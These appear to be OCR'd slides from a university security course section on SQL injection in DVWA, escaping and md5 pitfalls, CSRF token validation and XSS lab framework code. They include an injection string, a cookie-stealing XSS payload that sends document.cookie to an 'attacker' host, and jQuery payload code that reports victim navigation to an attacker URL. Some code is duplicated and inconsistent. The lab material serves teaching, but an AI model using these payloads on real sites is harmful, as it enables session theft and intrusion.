
Message: This is a test comment.

Name: attacker
Message:

SQL Injection

- Use a poorly written/secured SQL statement to inject and execute arbitrary SQL code
- Can be used to retrieve, update, or delete information

SQL Injection


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

localhost/dvwa/vulnerabilities/sqli/

Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Username: admin
Security Level: high

SQL Injection (cont.)


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

localhost/dvwa/vulnerabilities/sqli/

Vulnerability: SQL Injection

User ID:

' OR '1'='1


Submit

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Username: admin
Security Level: low

SQL Injection (cont.)


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

localhost/dvwa/vulnerabilities/sqli/

Vulnerability: SQL Injection

User ID: ' OR '1'='1 Submit

More info

SELECT first_name, last_name FROM users WHERE user_id = '$id'

SELECT first_name, last_name FROM users WHERE user_id = ' ' OR '1'='1 '

SQL Injection Protection?

- Consider a webpage which escapes each ' from input to \' using mysql_real_escape().
- Can this protection protect the webpage against SQL Injection?

- http://www.sqlinjection.net/advanced/php/mysql-real-escape-string/

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

Yes?

SELECT * FROM table WHERE name =

' $_GET['name'] '

Receives string as an input

SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

NO!

SELECT * FROM table WHERE id=$_GET['id']

This is only helpful when the input parameter is enclosed in quotes.

Fix: SELECT * FROM table WHERE id='$_GET['id']'

Prepared Statements (PHP example)

```
$conn = new mysqli($servername, $username,
$password, $dbname);
//prepare and bind
$stmt = $conn->prepare(“SELECT * FROM table
WHERE name=?");
$stmt->bind_param("s", $name);
//execute
$stmt->execute();
```

Similar examples

- http://www.guru99.com/learn-sql-injection-with-practical-example.html

Approaching 2.2.1.3

Escaping and Hashing

```
$username =  mysql_real_escape_string($_POST[’username’]);
    $password = md5($_POST[’password’], true);
    $sql_s = "SELECT * FROM users WHERE username=’$username’ and
     pw=’$password’";
    $rs = mysql_query($sql_s);
```

http://php.net/manual/en/function.md5.php
PHP md5 function manual

Why is this vulnerable?

Imagine you have an input x.

Let y = md5(x, true).

y would be a bitstring which can have a meaning in ASCII depending on what x is.

SELECT * FROM users WHERE username='$username' and
    pw=' y '


This y can cause SQL injection!

Problem: Finding y can take forever.

Alternative approach: Let's find a substring which we can use so that it has the same effect as the one we used for the demo.

Understanding Token Validation

- Prof. Bailey has talked about token validation as a method of defense against CSRF.
- Bungle has a setting that can be enabled in order to use token validation
- Token Validation is only valid on the Login/Create Account form


Bungle! - Mozilla Firefox

permalink.co:8080

CSRF: 1 - Token validation XSS: 0 - No defense

Bungle! Not logged in.

Enter search terms Search

Log in or create an account.

Username


Password

Login Create Account

Understanding CSRF Defense (cont.)

- If Malory, an adversary between user and Bungle, wants to make a CSRF attack between user and Bungle, then Malory needs to provide csrf_token as one of POST request parameters.
- Is there anyway Malory can obtain cookie from user’s browser?

Recap: We know how to obtain cookie info!


1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Source: excess-xss.com

Summary

- Token validation is one of the methods that you can use to protect users from CSRF.
- Meanwhile, other vulnerabilities like XSS can invalidate this protection.

Framework code

- In last part of checkpoint 2, you need to craft XSS attacks against Bungle with different defense parameters.
- We have provided some framework code that you can use for this exercise.

Dissecting the framework code

- HTML component

```
<meta charset="utf-8">
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/2.0.3/jquery.min.js"></script>
<script>
</script>
<h3></h3>
```

```
var xssdefense = 0;
var target = "http://bungle-cs461.csl.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
   var url = makeLink(xssdefense, target, attacker);
   $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

```
var xssdefense = 0;
var target = "http://bungle.cs461.csl.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
    var url = makeLink(xssdefense, target, attacker);
    $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

- The “main()” part of Javascript (it is actually jQuery)
- Create a link using the helper function makeLink and displays it in the <h3> tag using html() function (There is no # for HTML tags)

```
function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
            encodeURIComponent("<script" + ">" + payload.toString() +
                                ";payload(\"" + attacker + "\");</script" + ">");
    } else {
        // Implement code to defeat XSS defenses here.
    }
}
```

```
function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
            encodeURIComponent("<script" + ">" + payload.toString() +
                                ";payload(\"" + attacker + "\");</script" + ">");
    } else {
        // Implement code to defeat XSS defenses here.
    }
}
```

- What is encodeURIComponent?
- makeLink uses the helper function payload() which creates the payload for this exercise.
- Why do we need to append payload.toString()?

```
function payload(attacker) {
    function log(data) {
        console.log($.param(data));
        $.get(attacker, data);
    }
    function proxy(href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
    $("html").hide();
    proxy(attacker, "./");
}
```

```
function log(attacker, data) {
	console.log($.param(data));
	$.get(attacker, data);
}
```

```
function log(attacker, data) {
        console.log($.param(data));
        $.get(attacker, data);
}
```

- log() is a helper function which logs the **data** given as a parameter on the console.
- In addition, this function makes a get request to a URL value stored in parameter **attacker**.

```
function proxy(attacker, href) {
    $("html").load(href, function(){
        $("html").show();
        log(attacker, {event: "nav", uri: href});
        $("#query").val("pwned!");
    });
}
```

```
function proxy(attacker, href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
```

- This is a wrapper function calling $(“html”).load()
- What is $().load()?

http://api.jquery.com/load/

- Other interesting functions: .show() and .val()

Summary

Think about current capabilities of this code.

- Reports to adversary when user goes to this URL
- Makes a console log (useful for debugging)
- Hides the html until everything is ready
- Writes into #query field

Summary (cont.)

Also, think about what this code is missing from the requirements for 2.2.3.

- What kind of harm did this code do?
- How about duration of the attack? What happens if user clicks on a Bungle banner on top left corner? What happens if user logs in with his/her account?